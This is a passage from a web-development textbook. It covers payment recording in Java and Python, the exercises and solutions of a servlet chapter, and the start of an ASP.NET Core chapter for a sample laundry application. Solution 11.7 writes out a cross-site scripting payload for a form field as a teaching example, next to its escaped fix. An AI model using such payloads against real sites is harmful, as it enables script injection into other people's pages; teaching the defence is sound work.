                ps.setString(1, id);
                ps.setString(2, NOW);
                ps.setString(3, p.method());
                ps.setLong(4, p.amount());
                ps.setString(5, p.reference());
                ps.executeUpdate();
                try (ResultSet keys = ps.getGeneratedKeys()) {
                    keys.next();
                    newId = keys.getLong(1);
                }
            }
            Object[] after = bill(db, id);
            db.commit();
            long paid = (long) after[5];
            return "{\"id\":" + newId + "," + pair("paid_at", NOW) + ","
                    + pair("method", p.method()) + ",\"amount\":" + p.amount()
                    + "," + pair("reference", p.reference()) + ",\"bill\":{"
                    + pair("id", id) + ",\"payment\":" + after[2]
                    + ",\"paid\":" + paid + ",\"balance\":"
                    + ((long) after[2] - paid) + "}}";
        } catch (SQLException | Problem | RuntimeException e) {
            db.rollback();
            throw e;
        }
    }

    static String pair(String key, String value) {
        return "\"" + key + "\":"
                + (value == null ? "null" : "\"" + value.replace("\\", "\\\\")
                        .replace("\"", "\\\"") + "\"");
    }
```

Listing 11.35 (Continued) *payment/java/RecordPayment.java: the same use case with JDBC, run as a single source file with java -cp sqlite-jdbc-3.53.2.0.jar RecordPayment.java ....*

```
    public static void main(String[] args) throws Exception {
        if (args.length != 4 && args.length != 5) {
            System.err.println("usage: java -cp sqlite-jdbc-3.53.2.0.jar "
                    + "RecordPayment.java <laundry.db> <bill> <method> <amount> "
                    + "[reference]");
            System.exit(2);
        }
        if (!new java.io.File(args[0]).isFile()) {    // never create an empty db
            System.err.println("no database file " + args[0]);
            System.exit(2);
        }
        Properties settings = new Properties();
        settings.setProperty("foreign_keys", "true");
        settings.setProperty("transaction_mode", "IMMEDIATE");
        int status = 201;
        String answer;
        try (Connection db = DriverManager.getConnection(
                "jdbc:sqlite:" + args[0], settings)) {
            answer = record(db, args[1], args[2], args[3],
                    args.length == 5 ? args[4] : "");
        } catch (Problem p) {
            status = p.status;
            StringBuilder e = new StringBuilder("{\"error\":{"
                    + pair("code", p.code) + "," + pair("message", p.getMessage()));
            if (p.fields != null) {
                e.append(",\"fields\":{");
                String comma = "";
                for (Map.Entry<String, String> f : p.fields.entrySet()) {
                    e.append(comma).append(pair(f.getKey(), f.getValue()));
                    comma = ",";
                }
                e.append("}");
            }
            answer = e.append("}}").toString();
        }
        System.out.println(status + " " + answer);
        System.exit(status == 201 ? 0 : 1);
    }
}
```

Most lines translate one to one: `executeUpdate() != 1` for `rowcount != 1`, `getGeneratedKeys()` for `lastrowid`, `db.rollback()` in the `catch` for the `ROLLBACK` in `except`. Three differences are instructive. Java has no JSON library in the JDK, so `pair()` writes a key and a value by hand, escaping `\` and `"`. The rule “a text that is not a whole number” is the same regular expression in both languages, `-?\d{1,12}`, and it is what turns 1000.5 into a 422 instead of silently storing 1000. And the validation keeps its errors in a `LinkedHashMap`, whose iteration order is the insertion order, so the fields appear in the same order as in Python’s `dict`; with a `HashMap` the bytes would sometimes differ although the meaning did not.

11.19.3 Proving that they agree

Listing 11.36 runs eleven payments, in the same order, three ways: the Python program on one copy of the database, the Java program on another, and, when an address is given, the servlet track’s API as the owner. The first seven are refused for different reasons; then B2938 is paid in cash, paid again (now refused, because it is already paid in full), B1744 is paid from the deposit, and B2940 receives a partial transfer.

Listing 11.36 `payment/compare_payment.py`, the cases and `main()`: Python and Java are compared byte for byte, the server's answer by meaning.

```
CASES = [  # (test-plan id, bill, method, amount, reference)
    ("TC-6.2", "B2938", "cash", "50000", ""),
    ("TC-6.3", "B2938", "qris", "40000", ""),
    ("TC-6.3", "B2938", "cash", "40000", "QRIS 512300774412"),
    ("TC-6.8", "B2938", "cash", "1000.5", ""),
    ("TC-6.6", "B2911", "cash", "10000", ""),
    ("no-dep", "B2941", "credit", "64000", ""),
    ("404", "B9999", "cash", "10000", ""),
    ("TC-6.1", "B2938", "cash", "40000", ""),
    ("paid", "B2938", "cash", "1000", ""),
    ("deposit", "b1744", "credit", "48000", ""),
    ("part", "B2940", "transfer", "10000", "BCA 102637"),
]
def main():
    source = sys.argv[1]
    server = Server(sys.argv[2]) if len(sys.argv) > 2 else None
    work = tempfile.mkdtemp(prefix="payments-")
    db_py, db_java = os.path.join(work, "py.db"), os.path.join(work, "java.db")
    shutil.copyfile(source, db_py)
    shutil.copyfile(source, db_java)
    same = 0
    for case in CASES:
        a, b = python_answer(db_py, case), java_answer(db_java, case)
        verdict = "identical" if a == b else "DIFFERENT"
        if server:
            c = server.pay(case)
            ok = c[0] == a[0] and json.loads(c[1]) == json.loads(a[1])
            verdict += ", server " + ("agrees" if ok else "DIFFERS")
            same += ok
        same += a == b
        print(f"{case[0]:<8}{case[1]} {case[2]:<8}{case[3]:>7} -> {a[0]}  "
              + verdict)
        if a[0] == "201":                          # show what was saved
            d = json.loads(a[1])
            b = d["bill"]
            print(f"         payment {d['id']}: {d['method']} {d['amount']}, "
                  f"reference {d['reference']} at {d['paid_at'][11:]}")
            print(f"         {b['id']}: paid {b['paid']} of {b['payment']}, "
                  f"balance {b['balance']}")
    expected = len(CASES) * (2 if server else 1)
    print(f"{same} of {expected} comparisons agree")
    shutil.rmtree(work)
    sys.exit(0 if same == expected else 1)
```

The servlet track was started on port 6111 on a fresh copy of the database, with the clock frozen at 21:00:00, and the script ran:

```
$ python3 compare_payment.py ../database/laundry.db http://127.0.0.1:6111
TC-6.2  B2938 cash      50000 -> 422  identical, server agrees
TC-6.3  B2938 qris      40000 -> 422  identical, server agrees
TC-6.3  B2938 cash      40000 -> 422  identical, server agrees
TC-6.8  B2938 cash     1000.5 -> 422  identical, server agrees
TC-6.6  B2911 cash      10000 -> 409  identical, server agrees
no-dep  B2941 credit    64000 -> 422  identical, server agrees
404     B9999 cash      10000 -> 404  identical, server agrees
TC-6.1  B2938 cash      40000 -> 201  identical, server agrees
        payment 3320: cash 40000, reference None at 21:00:00
        B2938: paid 40000 of 40000, balance 0
paid    B2938 cash       1000 -> 409  identical, server agrees
deposit b1744 credit    48000 -> 201  identical, server agrees
        payment 3321: credit 48000, reference DEPOSIT at 21:00:00
        B1744: paid 48000 of 48000, balance 0
part    B2940 transfer  10000 -> 201  identical, server agrees
        payment 3322: transfer 10000, reference BCA 102637 at 21:00:00
        B2940: paid 27000 of 35000, balance 8000
22 of 22 comparisons agree
(exit code 0)
```

All 22 comparisons agree. The Python and Java programs produced identical bytes for every one of the eleven answers, and the servlet track, a different program with its own container, JSON writer and connection handling, gave the same status and the same values each time. The ids 3320, 3321 and 3322 agree because every implementation takes the next number from the same table in the same order. The deposit case is the worked example of Section 11.12.2 run three times: Rp 48.000 from Umi Utomo's deposit, reference `DEPOSIT`, balance 0. The partial transfer leaves B2940 with Rp 27.000 paid of Rp 35.000 and a balance of Rp 8.000, by Equation (11.3).

Table 11.6 Recording a payment three ways. The rules and the SQL are identical; only the spelling of each step differs.

Step	Python `sqlite3`	Java JDBC	Servlet track
open the database safely	`file:...?mode=rw`	`File.isFile()` check	`Files.exists()` in `Db.open()`
start the transaction	`BEGIN IMMEDIATE`	`setAutoCommit(false)` + `transaction_mode`	`Db.tx()`
bind a value	`execute(sql, (a, b))`	`ps.setLong(1, a)`	`Db.execute(sql, a, b)`
deposit only if enough	`... AND credit >= ?`, `rowcount`	the same, `executeUpdate()`	the same
new payment id	`lastrowid`	`getGeneratedKeys()`	`getGeneratedKeys()`
undo on any error	`ROLLBACK` in `except`	`rollback()` in `catch`	`rollbackQuietly()`
JSON	`json.dumps`, compact	`pair()` by hand	`Json.obj()`

11.20 Profitina in Practice

Profitina, the AI-visibility platform at `app.profitina.com`, sells its Pro subscription for Rp 50.000 per 30 days, paid by QRIS or with its PROFIT utility coin, and renews it automatically from the user's balance. That is the payment problem of this chapter at a larger scale, and the same three habits carry it.

The balance is derived, never trusted. Like Equation (11.3), an account balance is the result of the recorded movements, and a renewal that would take it below zero is refused by a condition in

the same statement that changes it, the pattern of `credit = credit - ? WHERE credit >= ?` in **Listing 11.34**.

One transaction per business event. Debiting a balance and recording what it paid for are one change or none, exactly as `Database.write()` and `Db.tx()` enforce for a deposit payment.

Checks in one place, before the handler. The login rate limit, the session and the permission checks are applied centrally, as in `WebServer.handle()` and `AppFilter`, so that a new endpoint is protected the day it is written. And the whole automated suite, well over a thousand tests, must pass before a release, the discipline the acceptance suite of Section 11.18 applies to every track of the laundry.

The runnable, inspectable case study remains Profitina Laundry; what carries over is the shape.

11.21 Common Mistakes, and How to Avoid Them

Mixing `javax` and `jakarta`. Code written for Tomcat 9 imports `javax.servlet`; Tomcat 10.1 and 11 know only `jakarta.servlet`. A WAR with the wrong names deploys and then fails with `ClassNotFoundException` or a 404 for every servlet. Compile against the Jakarta API jar and deploy on Tomcat 10.1 or newer.

Putting the Servlet API jar into `WEB-INF/lib`. The container provides those classes. A second copy inside the WAR can cause `ClassCastException` between two versions of the same interface. It belongs on the compile class path only (**Listing 11.31**).

Forgetting the JSTL jars on Tomcat. Tomcat does not ship JSTL, and every page fails with "cannot be resolved". Put the two jars into `lib-extra/` and build again.

Printing values with plain `${...}` in a JSP page. EL in template text does not escape. Use `<c:out>` or `fn:escapeXml` for every value that a person typed (**Listing 11.28**).

Building SQL with `+`. `"... WHERE id = '" + id + "'"` is an injection. Use `?` and `setString`/`setObject`, and remember that JDBC counts placeholders from 1 (**Listing 11.9**).

Letting the SQLite driver create an empty file. A wrong path in `jdbc:sqlite:` creates a new, empty database. Check that the file exists before connecting (**Listing 11.8**).

Checking a status in Java and then updating without the condition. Two clicks in the same second both succeed. Put the expected state into the `WHERE` and look at the row count (**Listing 11.10**).

Comparing hashes or tokens with `equals`. It stops at the first different byte and leaks timing. Use `MessageDigest.isEqual` (**Listing 11.11**, **Listing 11.14**).

Using the Base64 text of the salt instead of its bytes. Every login fails although the code "looks right". Decode it first.

Trusting the browser's validation. `min`, `max` and `required` help the cashier and stop nobody else (**Figure 11.6**, **Figure 11.7**).

Keeping a session after login. Create a new session with a new id when a person logs in (**Listing 11.13**).

Assuming MiniContainer is Tomcat. It ran the servlets here and interprets the JSP pages; Jasper compiles them. Run the acceptance suite against your Tomcat before you trust a deployment.

11.22 Chapter Summary

Two Java tracks, one set of requirements. The JDK HttpServer track is one program with no container; the servlet track is a WAR for Tomcat 10.1 or 11. Both implement FR-1 to FR-11 on the same database (**Table 11.1**, **Table 11.5**). What was run and what was not is stated plainly: Tomcat did not run here, MiniContainer did (**Table 11.2**).

The HttpServer track makes every job visible: wiring by constructors (**Listing 11.3**, **Listing 11.4**, **Listing 11.1**, **Listing 11.2**), one method that checks every request (**Listing 11.5**, **Figure 11.2**), a router of regular expressions (**Listing 11.6**, **Listing 11.7**), JDBC with placeholders and one transaction per change (**Listing 11.8**, **Listing 11.9**), conditional updates that turn races into conflicts (**Listing 11.10**, **Listing 11.17**, **Table 11.4**), PBKDF2 passwords (Equation (11.1), Equation (11.2), **Listing 11.11**, **Listing 11.12**), sessions and CSRF tokens (**Listing 11.13**, **Listing 11.14**), escaping templates (**Listing 11.15**, **Listing 11.16**), the queue of **Figure 11.1** and 107 tests run for real (**Listing 11.21**).

Payments follow BR-6 (**Figure 11.3**): the balance is derived (Equation (11.3)), a deposit is spent only if it covers the amount (Equation (11.4)), and the rules are the same for the form and the API (**Listing 11.18**, **Listing 11.19**, **Listing 11.20**).

The servlet track hands routing, parsing and sessions to the container (**Figure 11.4**): `web.xml` (**Listing 11.22**, **Listing 11.23**), a filter for every request (**Listing 11.24**), servlets (**Listing 11.25**), one connection per request (**Listing 11.26**, **Listing 11.27**), JSP with EL and JSTL (**Listing 11.28**, **Listing 11.29**, **Listing 11.30**, **Figure 11.5**), and a WAR built by a script (**Listing 11.31**, **Listing 11.32**) and run here on MiniContainer (**Listing 11.33**).

The shared acceptance suite passed 151 of 152 black-box tests on the servlet track; the one failure is a stricter-than-standard header comparison, and its meaning-based twin passed. **One feature, three implementations**: Python, Java and the servlet API recorded the same eleven payments with the same answers (**Listing 11.34**, **Listing 11.35**, **Listing 11.36**, **Table 11.6**).

The JDK HTTP server documentation [5], the JDK and Jakarta EE releases [1], [2], [3], the Tomcat version table [4] and the Servlet, Pages and Tags specifications [14], [15], [16] describe the platform; the SQLite driver [8] and JDBC [7] the data access; RFC 8018 [9] and the OWASP cheat sheets [10], [11], [12] the security; Bank Indonesia's QRIS figures [13] the payment methods; RFC 9110 [6] HTTP; the Tomcat configuration reference [17] `context.xml`; and UU No. 27/2022 [18] is the law behind the care with customers' data.

11.23 Exercises

11.1 Name four jobs that the servlet container does for the servlet track and that the HttpServer track does in its own classes. For each, give the class of the HttpServer track.

11.2 Write the regular expression that `Router.register()` builds for the template `/customers/{id}/topup`, and say which of these paths it matches: `/customers/C0151/topup`, `/customers/C0151/topup/`, `/customers//topup`, `/customers/C0151/x/topup`.

11.3 Bill B2940 at Wiyung (S0008, bed cover, Rp 35.000) has payments of Rp 17.000. Using Equation (11.3), compute its balance, and decide which of these payments are accepted: cash 18,000; QRIS 10,000 without reference; transfer 20,000 with reference "BCA 102637"; credit 5,000 for a customer with a deposit of 0.

11.4 Two cashiers at Rungkut try, in the same second, to pay B1744 (Rp 48.000) from Umi Utomo's deposit of Rp 130.000, each for the full 48,000. Trace both transactions through **Listing 11.18** on SQLite and state the deposit at the end, the number of `Payment` rows and what each cashier sees.

11.5 A colleague replaces `MessageDigest.isEqual(actual, expected)` in **Listing 11.11** with `Arrays.equals(actual, expected)`. Explain what an attacker could measure and why it matters less for PBKDF2 keys than for CSRF tokens, but should still be avoided.

11.6 Using Equation (11.2), how long would the same attack take if the iterations were 10,000 instead of 600,000 and one check then took 5 ms? What does that tell you about lowering the iteration count to make logins faster?

11.7 In `payment.jsp` a developer writes `<input name="reference" value="${values.reference}">`. Give a reference a malicious cashier could type that breaks the page, and write the correct line.

11.8 Write the `web.xml` elements that declare a servlet `laundry.web.HealthServlet` and map it to exactly `/health`, and say which filter will run before it.

11.9 Why does `build.sh` put `sqlite-jdbc-3.53.2.0.jar` into `WEB-INF/lib` but not `jakarta.servlet-api-6.0.0.jar`?

11.10 The acceptance test TC-9.6 failed on `text/csv;charset=utf-8`. Rewrite its first assertion so that it accepts every header that means the same media type and character set, and nothing else.

11.11 Extend `record_payment.py` so that a cash payment may be given a `cash_given` argument, and prints the change as `"change": ...` in the JSON (only when it is positive), without storing it. What must change in `RecordPayment.java` so that `compare_payment.py` still reports identical bytes?

11.12 The HttpServer track's demo clock runs, and the servlet track's is frozen. Give one test in which this difference changes the result and one in which it does not.

11.24 Solutions to the Exercises

11.1 Accepting connections and parsing HTTP (`HttpServer` and `Req`); mapping URLs to code (`Router`, `Routes`); keeping sessions (`SessionStore`, `Session`); running code before every request (`WebServer.handle()`). The templates (`Template`) are a fifth: JSP replaces them.

11.2 `^\Q/customers/\E([^/]+)\Q/topup\E/?$`. It matches `/customers/C0151/topup` and `/customers/C0151/topup/`; it does not match `/customers//topup` (the group needs at least one character) or `/customers/C0151/x/topup` (the group cannot contain a slash).

11.3 $35\,000 - 17\,000 = 18\,000$. Cash 18,000: accepted ($0 < 18\,000 \le 18\,000$), balance 0. QRIS without reference: 422 on the reference. Transfer 20,000: 422, "The balance is only Rp 18.000". Credit 5,000 with a deposit of 0: 422, "Deposit Rp 0 is not enough" (Equation (11.4)).

11.4 Both requests call `db.write()`; the write lock and SQLite's `IMMEDIATE` transaction make the second wait. The first reads balance 48,000 and deposit 130,000, debits the deposit to 82,000, inserts payment 3320 and commits: the cashier sees "Payment of Rp 48.000 saved. Balance Rp 0." The second then reads balance 0 and is refused with 409 "B1744 is fully paid." Final deposit

82,000, one `Payment` row. Even without the lock, the condition `credit >= ?` and the balance check inside the transaction would prevent a double debit.

11.5 `Arrays.equals` returns as soon as a byte differs, so the time of a failed comparison reveals how many leading bytes were right. For a CSRF token, whose value is compared directly with what the attacker sends, that allows guessing the token byte by byte. For PBKDF2 keys the attacker controls the password, not the key, and each guess changes the whole key, so the leak is far less useful; but a constant-time comparison costs nothing and removes the question.

11.6 $10^7 \times 0.005 = 5 \times 10^4$ s, about 14 hours instead of 35 days: sixty times faster for the attacker. Lowering the iteration count makes every stolen hash that much cheaper to attack; the login cost of 0.3 s once per shift is the price of that protection.

11.7 `"><script>alert(1)</script>` closes the attribute and the tag and starts a script. Correct: `<input name="reference" value="${fn:escapeXml(values.reference)}">`, as in **Listing 11.28**.

11.8

```
<servlet>
  <servlet-name>health</servlet-name>
  <servlet-class>laundry.web.HealthServlet</servlet-class>
</servlet>
<servlet-mapping>
  <servlet-name>health</servlet-name>
  <url-pattern>/health</url-pattern>
</servlet-mapping>
```

`AppFilter`, which is mapped to `/*`, runs first; `/health` is not in its public list, so the servlet must be added there if it should answer without a login.

11.9 The JDBC driver is a library the application uses and the container does not provide, so it must travel inside the WAR. The Servlet API is provided by the container; the jar is needed only to compile, and a second copy in the WAR can conflict with the container's own.

11.10 One possibility:

```
media, _, rest = response.headers["Content-Type"].partition(";")
params = dict(p.strip().lower().split("=", 1) for p in rest.split(";") if p.strip())
assert media.strip().lower() == "text/csv" and params.get("charset") == "utf-8"
```

11.11 Add an optional sixth argument; after `record()` succeeds, compute `change = given - amount` when the method is cash and `given > amount`, and add `"change"` to the dictionary after `"bill"`, as `ApiBills.pay()` does. In Java the same key must be appended at the same position and only under the same condition; otherwise the bytes differ even when the values agree.

11.12 Changes the result: a test that compares `paid_at` of a new payment with `2026-09-30 21:00:00` exactly (the running clock gives 21:00:05). Does not change it: TC-5.11, which counts the six overdue bills at Keputih; they are overdue at 21:00:00 and still overdue a few seconds later.

References

[1] OpenJDK, "JDK 25," general availability Sep. 16, 2025. [Online]. Available: https://openjdk.org/projects/jdk/25/

[2] Inside.java, "The Arrival of Java 27!," Sep. 15, 2026. [Online]. Available: https://inside.java/2026/09/15/jdk-27-available/

[3] Eclipse Foundation, “The Eclipse Foundation’s Jakarta EE Working Group Announces Jakarta EE 11 Release,” Jun. 26, 2025. [Online]. Available: https://jakarta.ee/news/jakarta-ee-11-released/

[4] Apache Software Foundation, “Apache Tomcat: Which Version Do I Want?” (Tomcat 11.0.26, 10.1.60), accessed Sep. 2026. [Online]. Available: https://tomcat.apache.org/whichversion.html

[5] Oracle, “Package com.sun.net.httpserver,” *Java SE 25 & JDK 25 API Specification*. [Online]. Available: https://docs.oracle.com/en/java/javase/25/docs/api/jdk.httpserver/com/sun/net/httpserver/package-summary.html

[6] R. Fielding, M. Nottingham, and J. Reschke, *HTTP Semantics*, RFC 9110, IETF, Jun. 2022.

[7] Oracle, “Interface PreparedStatement,” *Java SE 25 & JDK 25 API Specification*, module java.sql. [Online]. Available: https://docs.oracle.com/en/java/javase/25/docs/api/java.sql/java/sql/PreparedStatement.html

[8] Xerial, *SQLite JDBC Driver*, releases 3.53.2.0 (Jun. 4, 2026) and 3.53.2.1 (Jul. 27, 2026). [Online]. Available: https://github.com/xerial/sqlite-jdbc/releases

[9] K. Moriarty, B. Kaliski, and A. Rusch, *PKCS #5: Password-Based Cryptography Specification Version 2.1*, RFC 8018, IETF, Jan. 2017.

[10] OWASP Foundation, *Password Storage Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Password_Storage_Cheat_Sheet.html (accessed Sep. 2026).

[11] OWASP Foundation, *Cross-Site Request Forgery Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html

[12] OWASP Foundation, *Cross Site Scripting Prevention Cheat Sheet*. [Online]. Available: https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

[13] CNBC Indonesia, “QRIS Tembus 15 Miliar Transaksi, Penggunanya 67 Juta di Juli 2026” (figures of Bank Indonesia), Sep. 7, 2026. [Online]. Available: https://www.cnbcindonesia.com/news/20260907055124-4-765593/qris-tembus-15-miliar-transaksi-penggunanya-67-juta-di-juli-2026

[14] Eclipse Foundation, *Jakarta Servlet Specification*, versions 6.0 and 6.1. [Online]. Available: https://jakarta.ee/specifications/servlet/

[15] Eclipse Foundation, *Jakarta Pages Specification*, versions 3.1 and 4.0. [Online]. Available: https://jakarta.ee/specifications/pages/

[16] Eclipse Foundation, *Jakarta Standard Tag Library Specification*, version 3.0. [Online]. Available: https://jakarta.ee/specifications/tags/3.0/

[17] Apache Software Foundation, “The Context Container” and “The Cookie Processor Component,” *Apache Tomcat 11 Configuration Reference*. [Online]. Available: https://tomcat.apache.org/tomcat-11.0-doc/config/cookie-processor.html

[18] Republik Indonesia, *Undang-Undang Nomor 27 Tahun 2022 tentang Pelindungan Data Pribadi*, Lembaran Negara Tahun 2022 Nomor 196, Oct. 17, 2022.

Chapter 12

The .NET Track: ASP.NET Core Razor Pages

By the end of this chapter you will be able to build and run the .NET version of Profitina Laundry with nothing but the .NET 10 SDK, and read it with understanding: `Program.cs`, which registers the services and assembles the request pipeline; Razor Pages, where each screen is a `.cshtml` file with a `PageModel` class behind it and handlers such as `OnGet` and `OnPost`; the middleware that checks the session, the role and the antiforgery token before every request; the PBKDF2 login with .NET's own cryptography; and the `ILaundryStore` interface, with a store that keeps the shop in CSV files and a store that speaks SQL to SQLite or MySQL through ADO.NET, the second switched on by a `dotnet add package` line and a compiler symbol behind `#if`. You will see tag helpers and named handlers in a small companion project, the receipt, the JSON API written as minimal endpoints, and the shared acceptance suite of 152 black-box tests run against the track for real, including a failure that turned out to be a bug in a test. Finally you will write the monthly revenue report three times, in C#, Java and Python, and prove that all three and the running application produce the same 398 bytes.

12.1 Where We Left Off

Chapter 11 ran Profitina Laundry in Java in two ways: as one plain program on the JDK's HTTP server, and as servlets in a WAR for Tomcat. Both were checked against the Flask reference of Chapter 10 with the shared acceptance suite.

This chapter adds the platform that many Indonesian companies, banks and government offices run on Windows servers: Microsoft's **.NET** with **ASP.NET Core**. The track lives in `App/aspnet`. It implements the same eleven functional requirements, speaks the same JSON API and serves the same pages, and it was checked by the same 152 black-box tests. Its most unusual feature is a practical one. Reading an SQLite file from C# needs a package from NuGet, .NET's package repository, and the environment in which this book was prepared could not reach NuGet. So the track keeps its data, by default, in the CSV export of the sample database, the seven files of `database/csv` that Chapter 5 generated, and puts the real database behind an interface that a single `dotnet add package` switches on. That constraint turned into the best lesson of the chapter: a program written against an interface does not care where its data lives.

> **WHAT THIS CHAPTER IS REALLY ABOUT.** ASP.NET Core is a framework in the full sense: it builds your objects, runs a pipeline of middleware around every request, binds form fields to properties, renders pages and protects forms against forgery. The skill this chapter teaches is to see each of those services clearly, to know which ones the track uses as they come, which ones it replaces with its own code and why, and to recognize the same four jobs of Chapter 11 (route, check, run the rule in one transaction, present) under a different vocabulary.

12.2 ASP.NET Core in 2026

12.2.1 Versions

.NET 10 is the long-term-support release of November 2025, supported until November 2028; its servicing update of 8 September 2026 brought the runtime and ASP.NET Core to **10.0.12** [1]. The SDK used for this chapter was 10.0.112, which contains that runtime. **Razor Pages** is the page-focused programming model of ASP.NET Core: each page is a Razor file that mixes HTML with C#, and a class derived from `PageModel` holds the page's data and its handlers [2]. It sits beside the Model-View-Controller style, which Chapter 13 uses, and the *minimal API* style, in which an endpoint is a lambda registered in `Program.cs`; the track uses Razor Pages for its screens and minimal endpoints for its JSON API. **Table 12.1** lists the software.

Table 12.1 The software of the .NET track: what was installed and run here, and the newest release of each as of September 2026 [1], [3], [4].

Component	Version run here	Newest in September 2026	Role
.NET SDK	10.0.112	10.0.1xx band, 10.0.12 runtime (8 Sep 2026)	compiler, `dotnet` command
ASP.NET Core runtime	10.0.12	10.0.12	Kestrel, Razor Pages, antiforgery
NuGet packages in the default build	none		
Microsoft.Data.Sqlite (optional)	not reachable here	10.0.12 (8 Sep 2026)	SQLite provider for the SQL store
MySqlConnector (optional)	not reachable here	2.6.2 (11 Aug 2026)	MySQL and MariaDB provider
system SQLite library (for a test)	3.45.1		used by `tests/SqlStoreCheck`
Python and pytest (for the tests)	3.11.15, 9.1.1	3.14.7, 9.1.1	the shared acceptance suite

12.2.2 What was run here, and what was not

Every `dotnet` command in this chapter was run as `flock /tmp/dotnet.lock dotnet ... --disable-build-servers -maxcpucount:1`, a wrapper that serialized builds on a shared machine; on your own computer you type the `dotnet` command alone. **Table 12.2** lists what ran. The two optional providers could not be downloaded, so the SQL store never ran with Microsoft.Data.Sqlite or MySqlConnector; Section 12.11.4 shows how it was checked instead, and the track's `VERIFIED.md` says the same.

Table 12.2 Everything executed for this chapter on 24 September 2026. The complete outputs are in `Code_new/Chapter12/runs/`.

What	Command	Result
build of the track	`dotnet build -c Release`	0 warnings, 0 errors
build of the 84-column copy of this chapter	`dotnet build -c Release`	0 warnings, 0 errors
`dotnet add package Microsoft.Data.Sqlite`	in a scratch copy	refused: NuGet not reachable
SQL store against SQLite, via a test stand-in	`tests/SqlStoreCheck`	194 same, 0 different
screenshots with Playwright and Chromium	`gen_ch12_shots.py`	the screenshots of this chapter
API session with curl	`api/api_session.sh`	Section 12.14
tag-helper companion project	`razor-basics/try_it.sh`	Section 12.8
shared acceptance suite, four runs	`run_acceptance.py aspnet`	Section 12.15
monthly report in C#, Java, Python and the server	`monthly/compare_monthly.py`	4 of 4 identical

> **The listings are an 84-column copy.** As in Chapter 11, the files in `App/aspnet` use lines of up to 130 characters. Every listing here is an excerpt of a reformatted copy in `Code_new/Chapter12/aspnet/`, byte-identical to its file there; only line breaks and the position of comments differ from the original. That copy was built and put through the acceptance suite again (Section 12.15). The C# in the other folders of `Code_new/Chapter12/` was written for this chapter at 84 columns.

12.3 Building and Running It

Install the .NET 10 SDK as Chapter 2 described, open the folder `App/aspnet` in VS Code with the C# Dev Kit, and in the terminal type:

```
dotnet build -c Release
dotnet run -c Release
```

The first command compiles the C# code and, because the project uses the Web SDK, also compiles every Razor page into the same assembly. The build made for this chapter printed:

```
  Determining projects to restore...
  Restored /tmp/pl11/App/aspnet/ProfitinaLaundry.csproj (in 215 ms).
  ProfitinaLaundry -> /tmp/pl11/App/aspnet/bin/Release/net10.0/ProfitinaLaundry.dll

Build succeeded.
    0 Warning(s)
    0 Error(s)

Time Elapsed 00:00:09.16
```

(the folder `/tmp/pl11/App/aspnet` is the copy of the track in which it ran). The line *Restored … (in 215 ms)* is worth noticing: restoring is the step in which the SDK downloads the NuGet packages a project needs, and it took a fifth of a second because this project needs none. Everything comes from the **shared framework** that the SDK installed.

`dotnet run` starts the application on **Kestrel**, the web server built into ASP.NET Core, at the address in `appsettings.json` (**Listing 12.1**), `http://localhost:5100`.

Listing 12.1 `appsettings.json`: the address, the logging levels and the section `Laundry` with the store, the data folder and the demo clock.

```
{
  "Urls": "http://localhost:5100",
  "Logging": {
    "LogLevel": {
      "Default": "Information",
      "Microsoft.AspNetCore": "Warning"
    }
  },
  "AllowedHosts": "*",
  "Laundry": {
    "Store": "csv",
    "DataDir": "data",
    "ConnectionString": "",
    "Now": "2026-09-30 21:00:00",
    "PublicSite": ""
  }
}
```

On its first start the track copies `database/csv` into its own folder `data/`, so the shared sample data is never changed; deleting `data/` brings the shop back to the end of the sample year. The run for this chapter was started with an explicit data folder and port, and its log began:

```
info: ProfitinaLaundry[0]
      Profitina Laundry: store csv, clock fixed at 2026-09-30 21:00:00
info: Laundry[0]
      Data store: CSV files in /tmp/pl11/aspdata
info: Microsoft.Hosting.Lifetime[14]
      Now listening on: http://127.0.0.1:6121
info: Microsoft.Hosting.Lifetime[0]
      Application started. Press Ctrl+C to shut down.
```

The demo accounts are those of every track: the owner `owner@profitina-laundry.example` with `Owner#2026`, the cashier of Rungkut `kasir1@profitina-laundry.example` with `Kasir#2026` and the washer `cuci1@profitina-laundry.example` with `Cuci#2026`, plus supervisors and a cashier of Wiyung with `Laundry#2026`. Each sees a menu that fits the role: the washer only *Dashboard* and *Queue*, without a single rupiah on either page; the cashier the bills, customers and payments of her own outlet; the owner everything, with an outlet selector in the header. The public status page `/status` needs no login and is designed for a phone. Log in as the owner and the dashboard of **Figure 12.1** appears. The demo clock is **frozen** at 21:00:00 on 30 September 2026, like Flask's and unlike the Java track's, so the numbers are exactly those of the documents: Rp 186.000 received today at Rungkut, six overdue bills at Keputih, Rp 11.913.000 charged in September.

